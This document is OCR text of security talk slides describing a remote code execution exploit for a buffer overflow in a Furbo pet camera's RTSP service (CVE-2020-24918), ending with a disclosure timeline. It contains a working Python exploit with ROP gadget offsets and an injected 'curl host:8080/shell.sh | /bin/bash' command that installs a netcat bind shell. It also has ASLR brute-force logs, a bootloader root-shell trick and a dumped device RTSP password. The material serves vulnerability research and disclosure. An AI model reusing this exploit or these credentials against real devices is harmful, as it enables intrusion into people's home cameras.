



```
amboot> boot console=ttyS0 ubi.mtd=lnx root=ubi0:rootfs rw rootfstype=ubifs \
init=/bin/sh video=amb0fb:720x480,720x480,1,0
```


Amboot(R) Ambarella(R) Copyright (C) 2004-2014
Boot From: NAND 2048 RC
SYS_CONFIG: 0x3006005A POC: 101
Cortex freq: 600000000
ENET freq: 50000000
iDSP freq: 216000000
Dram freq: 528000000
Core freq: 216000000
AHB freq: 108000000
APB freq: 54000000
UART freq: 24000000
SD freq: 50000000
SDIO freq: 50000000
SDXC freq: 60000000
amboot>
amboot>
amboot>
amboot>
amboot>
amboot>
amboot>
amboot>
amboot>
amboot>
amboot>
amboot>
amboot>
amboot>
amboot>
amboot> boot console=ttyS0 ubi.mtd=lnx root=ubi0:rootfs rw rootfstype=ubifs init=/bin/sh

Root shell achieved!

Time for debugging...



Debugging & Reverse Engineering


Why does the rtsp_svc crash?

Crashing the device with shell access

- Manually starting `apps_launcher`
- The `rtsp_svc` segfaults twice before resetting
- Notice the segfault address

```
[ ERROR][am_muxer.cpp:286: on_run()]: Muxer mp4-0: unrecoverable error occurred, destroy!


g!
g!


[ ERROR][am_signal.cpp:62: void critical_error_handler(int, siginfo_t*, void*)]: Caught signal Segmentation fault(11), address(0x41414140) from 0x41414140!
[ ERROR][am_signal.cpp:68: void critical_error_handler(int, siginfo_t*, void*)]: [bt]: (1) [0x41414140]


[ ERROR][am_signal.cpp:62: void critical_error_handler(int, siginfo_t*, void*)]: Caught signal Segmentation fault(11), address(0x41414140) from 0x41414140!
[ ERROR][am_signal.cpp:68: void critical_error_handler(int, siginfo_t*, void*)]: [bt]: (1) 0x41414140]

[ ERROR][am_ipc_cmd.cpp:224: method_call(uint32_t, void*, int, void*, int)]: sem_timedwait timeout
[ ERROR][am_service_base.cpp:284: stop()]: AMServiceBase, ipc call SERVICE STOP error
[ ERROR][am_service_manager.cpp:208: stop_services()]: Failed to stop service rtsp_svc
```

GDB showing registers overwritten



Controlling the Furbo

- Setup tooling
- Statically compiled gdbserver
  - Connected with gdb-multiarch + GEF plugin
- dropbear-ssh
- Control over contents of various registers and stack


Vulnerable Function

parse_authentication_header()

```
  char parameter [128];
  char value [132];

... removed for brevity ...

      while( true ) {
        memset(parameter,0,0x80);
        memset(value,0,0x80);
        int_result =
sscanf(req_str_,"%[^=]=\"%[^\"]\"",parameter); //ghidra
missed value arg
        if ((int_result != 2) &&
           (int_result =
sscanf(req_str_,"%[^=]=\"\"",parameter), int_result != 1))
break;
        sizeof_str = strlen(parameter);
        if (sizeof_str == 8) {
          int_result = strcasecmp(parameter,"username");
... continued to the right ...
```

```
... continued from left ...
           if (int_result == 0) {
            if (*(void **)(header + 0xc) !=
(void *)0x0) {
              operator.delete[](*(void
**)(header + 0xc));
            }
            strdupd_value =
amstrdup(value);
            *(undefined4 *)(header + 0xc) =
strdupd_value;
            sizeof_str = strlen(parameter);
          }

... snippet end ...
```

libamprotocol-rtsp.so.1



Crafting the Exploit


Crafting the Exploit

```
00008000-0000a000 r-xp 00000000 00:0c 2617       /usr/bin/rtsp_svc
00012000-00013000 rw-p 00002000 00:0c 2617       /usr/bin/rtsp_svc
01f51000-01f72000 rw-p 00000000 00:00 0          [heap]
72f00000-72f01000 ---p 00000000 00:00 0
72f01000-73700000 rw-p 00000000 00:00 0
73700000-73701000 ---p 00000000 00:00 0
73701000-73f00000 rw-p 00000000 00:00 0          [stack:7009]
73f00000-73f01000 ---p 00000000 00:00 0
73f01000-74700000 rw-p 00000000 00:00 0          [stack:7006]
74700000-74701000 ---p 00000000 00:00 0
74701000-74f00000 rw-p 00000000 00:00 0          [stack:386]
74f00000-74f01000 ---p 00000000 00:00 0
74f01000-75700000 rw-p 00000000 00:00 0          [stack:385]
75700000-75721000 rw-p 00000000 00:00 0
75721000-75800000 ---p 00000000 00:00 0
75900000-75921000 rw-p 00000000 00:00 0
75921000-75a00000 ---p 00000000 00:00 0
75a6e000-75a6f000 rw-s 00000000 00:0e 3136       /dev/shm/sem.CuOlN5 (deletec
75a6f000-75a70000 ---p 00000000 00:00 0
75a70000-7626f000 rw-p 00000000 00:00 0          [stack:7005]
7626f000-76270000 ---p 00000000 00:00 0
76270000-76a6f000 rw-p 00000000 00:00 0          [stack:352]
76a6f000-76a70000 ---p 00000000 00:00 0
76a70000-76a78000 rw-p 00000000 00:00 0          [stack:351]
76a78000-76aa1000 r-xp 00000000 00:0c 4088       /usr/lib/liblua-5.3.so
76aa1000-76ab1000 ---p 00029000 00:0c 4088       /usr/lib/liblua-5.3.so
76ab1000-76ab2000 rw-p 00029000 00:0c 4088       /usr/lib/liblua-5.3.so
76ab2000-76bd2000 r-xp 00000000 00:0c 3793       /usr/lib/libcrypto.so.1.0.2g
76bd2000-76be0000 r--p 00120000 00:0c 3793       /usr/lib/libcrypto.so.1.0.2g
76be0000-76be7000 rw-p 0012e000 00:0c 3793       /usr/lib/libcrypto.so.1.0.2g
76be7000-76bea000 rw-p 00000000 00:00 0
76bea000-76c27000 r-xp 00000000 00:0c 4107       /usr/lib/libssl.so.1.0.2g
```

Mitigations and Limitations

- ASLR enabled on device
- Rtsp_svc and shared objects compiled with NX
- Rtsp_svc NOT compiled with PIE, but address space contains leading null bytes

Crafting the Exploit



Not all is bad...

- Furbo services run via watchdog script
- Services reset after a crash
- Rtsp_svc segfaults twice before reset
  - Two shots to guess libc base per exploit attempt

Cyclic Pattern Used to Find Offsets

```
──────── registers ────
$r0  : 0x1
$r1  : 0x737fbec8  →  0x00000000
$r2  : 0x0  \
$r3  : 0xffffffff
$r4  : 0x41346541 ("Ae4A"?)            // offset 132
$r5  : 0x65413565 ("e5Ae"?)            // offset 136
$r6  : 0x37654136 ("6Ae7"?)            // offset 140
$r7  : 0x41386541 ("Ae8A"?)            // offset 144
$r8  : 0x66413965 ("e9Af"?)            // offset 148
$r9  : 0x31664130 ("0Af1"?)            // offset 152
$r10 : 0x41326641 ("Af2A"?)            // offset 156
$r11 : 0x66413366 ("f3Af"?)            // offset 160
$r12 : 0xffffffff
$sp  : 0x737fbf70  →  "Af6Af7Af8Af9Ag0Ag1Ag2Ag3
       Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah[...]"       // offset 168
$lr  : 0x76f5541f  →  AMRtspClientSession:
       :parse_authentication_header(RtspAuthHeader&,+0 add r(
$pc  : 0x35664134 ("4Af5"?)            // offset 164
$cpsr: [negative zero carry overflow interrupt fast thumb]\
```

Offsets used to craft payload

- $pc located at offset 164 of payload
- $sp at 168
- $r4 to $r11 controllable

Crafting the Exploit

Disabling ASLR for testing

- Libc base with ASLR disabled 0x76D52000
- 2 ROP gadgets and address of `system()` from libc for code execution

Payload items

- system() address placed at $r8
- // move system address to $r3
  mov r3, r8; blx r4
  - Placed at $pc
- Payload to execute at $sp
- // move commands to exec to $r0
  mov r0, sp; blx r3
  - Placed at $r4

Crafting the Exploit

```
# Generates payload to send from host to target device for given libc bas
def gen_payload(host, target, libc_base):
    # Instruction before returning to previous function from parse_authen
    # 1.(libc_base+0x000cc8df)  mov r3, r8; blx r4; move system address t
    # 2.(libc_base+0x000c5183)  mov r0, sp; blx r3; move commands to exec
    # 3.Execute commands via system (create a bind shell)

    username = b'A'*132
    username += p32(libc_base + 0x000C5183)
    username += b'B'*12
    username += p32(libc_base + 0x00032301)
    username += b'C' * 12
    username += p32(libc_base + 0x000cc8df)
    username += b'/usr/bin/curl %s:8080/shell.sh | /bin/bash' % (bytes(ho

    req_header = b'GET_PARAMETER rtsp://%s:554/stream RTSP/1.0\r\n' % (by
    req_header += b'CSeq: 1\r\n'
    req_header += b'Authorization: Digest username="'
    req_header += username
    req_header += b'", realm="chicony.com", algorithm="MD5", nonce="testt

    # Return payload with username and target information
    return req_header

# Sends a payload from the host to the target device with the given libc
def send_payload(host, target, libc_base, delay):
    try:
        # Send payload to target
        out('Trying base address: ', nl=False)

        out('0x{0:X}'.format(libc_base), color='blue', header=False)
        s = remote(target, 554)
```

The Python PoC

- Starts local python server
- Exploits RTSP Vulnerability
- Furbo curls and executes `service.sh` file
- The `service.sh` file:
  - wgets `shell.service`
  - enables/starts service
- The shell.service file:
  - netcat bind shell

RCE PoC

```
root@kali:~/furbo/rtsp_exploit/working# python3 exploit.py -t 192.168.1.58
[+] Updating file www/shell.sh with 192.168.1.25
[+] Updating file www/shell.service with 9999
[+] Starting python server thread on port 8080
[+] Starting Attack on 192.168.1.58
[+] Checking for shell on port 9999.
[!] Port 9999 is not open.
[+] Checking RTSP Service
[+] RTSP is running
[+] Trying base address: 0x76D52000
[+] Checking for shell on port 9999.
[!] Port 9999 open.
$ id
uid=0(root) gid=0(root)
```

Crafting the Exploit


Final step

- Exploit without prior access to device
- AKA bypassing ASLR
  - Can’t ROP in text section
  - Did not find additional vulnerability to leak address

Bruteforcing ASLR

- Service runs on watchdog
- Observed at most 12 bits change per run
- 1 in 4096 chance for success
- Payload hardcoded with 2 libc base address
- Reset time varies

Crafting the Exploit




Libc Base Addresses

- Took a large sample
- Small subset can be seen here
- We selected two addresses from within the observed range
  - 0x76c7c000
  - 0x76d3f000

```
[E] Cannot connect to RTSP service
[!] Delaying for 2 seconds...
[+] Checking for shell on port 9393.
[!] Port 9393 is not open.
[+] Checking RTSP Service
[+] RTSP is running
[+] Trying base address: 0x76C7C000
[+] Trying base address: 0x76D3F000
[E] Host down pwntools could not connect
[!] Delaying for 2 seconds...
[+] Checking for shell on port 9393.
[!] Port 9393 is not open.
[+] Checking RTSP Service
[+] RTSP is running
[+] Trying base address: 0x76C7C000
[+] Trying base address: 0x76D3F000
[+] Checking for shell on port 9393.
[!] Port 9393 is not open.
[+] Checking RTSP Service
[E] Cannot connect to RTSP service
[!] Delaying for 2 seconds...
[+] Checking for shell on port 9393.
[!] Port 9393 is not open.
[+] Checking RTSP Service
[+] RTSP is running
[+] Trying base address: 0x76C7C000
[+] Trying base address: 0x76D3F000
[+] Checking for shell on port 9393.
[!] Port 9393 is not open.
[+] Checking RTSP Service
[E] Cannot connect to RTSP service
[!] Delaying for 2 seconds...
```

Note: Significantly sped up
Total time: 18 minutes

Success!



Time and Reliability

- Varied greatly
  - 4 minutes to 4+ hours
- Occasionally `rtsp_svc` would hang
  - Required hard reset


Furbo Internals

```
$ /bin/ls -l /usr/local/bin/fb_*
-rwxr-xr-x    1 root     root           364 Jan  7  2020 /usr/local/bin/fb_aplay.sh
-rwxr-xr-x    1 root     root           436 Jan  7  2020 /usr/local/bin/fb_arecord.sh
-rwxr-xr-x    1 root     root          1541 Jan  7  2020 /usr/local/bin/fb_burning.sh
-rwxr-xr-x    1 root     root          1166 Jan  7  2020 /usr/local/bin/fb_icr.sh
-rwxr-xr-x    1 root     root          1223 Jan  7  2020 /usr/local/bin/fb_icr_loop.sh
-rwxr-xr-x    1 root     root          1043 Jan  7  2020 /usr/local/bin/fb_ir.sh
-rwxr-xr-x    1 root     root          1081 Jan  7  2020 /usr/local/bin/fb_led.sh
-rwxr-xr-x    1 root     root           467 Jan  7  2020 /usr/local/bin/fb_night.sh
-rwxr-xr-x    1 root     root           558 Jan  7  2020 /usr/local/bin/fb_snap.sh
-rwxr-xr-x    1 root     root           820 Jan  7  2020 /usr/local/bin/fb_toss_loop.sh
$
```

Furbo Internals

```
$ /bin/ls -l /dev/adc
total 40267
-rw-r--r--    1 root     root             0 Dec 31  1969 BootDone
-rw-r--r--    1 root     root      41223727 May 21  2020 CloudCamUpgrade.7z
-rw-r--r--    1 root     root            15 Dec 31  1969 SN.txt
-rw-r--r--    1 root     root           546 Dec 31  1969 TF_FQDN.json
-rw-r--r--    1 root     root             2 Dec 31  1969 checked
-rw-r--r--    1 root     root           190 Apr 26 11:51 device_token
-rw-r--r--    1 root     root             6 Dec 31  1969 furbo2_rtsp.password
-rw-r--r--    1 root     root            20 Dec 31  1969 furbo2_uuid.cfg
-rw-r--r--    1 root     root            20 Apr 26 11:50 furbo2_uuid.cfg.backup
-rw-r--r--    1 root     root            58 Dec 31  1969 furbo_ap.info
-rw-r--r--    1 root     root            58 Dec 31  1969 furbo_ap.info.backup
-rw-r--r--    1 root     root            57 Dec 31  1969 furbo_endpoint_url
-rw-r--r--    1 root     root             1 May  5 20:57 furbo_update_consent
-rw-r--r--    1 root     root             2 Apr 26 11:51 furbo_volume.cfg
-rw-r--r--    1 root     root          1031 Dec 31  1969 mqtt_config.json
-rw-r--r--    1 root     root             0 Mar 21 00:51 rebooted.flag
-rw-r--r--    1 root     root            12 Dec 31  1969 user_account.id
$ /bin/cat /dev/adc/furbo2_rtsp.password
CLTNyl$
```

```
$ /bin/cat /dev/adc/furbo2_rtsp.password
CLTNyl$
```




Note: ASLR disabled for this demo

Disclosure of RTSP Buffer Overflow

Event	Date
Vulnerability discovered	05/01/2020
Vulnerability PoC	08/01/2020
Disclosed Vulnerability to Furbo Security Team	08/14/2020
Escalated to Ambarella (according to Furbo Team)	8/19/2020
Last communication received from Furbo Security Team	8/20/2020
Applied for CVE	8/21/2020
Check In with Furbo for Update (No Response)	8/28/2020
Assigned CVE-2020-24918	8/30/2020
Check In with Furbo for Update (No Response)	9/8/2020
Check In with Furbo for Update (No Response)	10/20/2020
Additional Attempt to Contact Furbo (No Response)	3/19/2021

New Furbo Model 2.5T



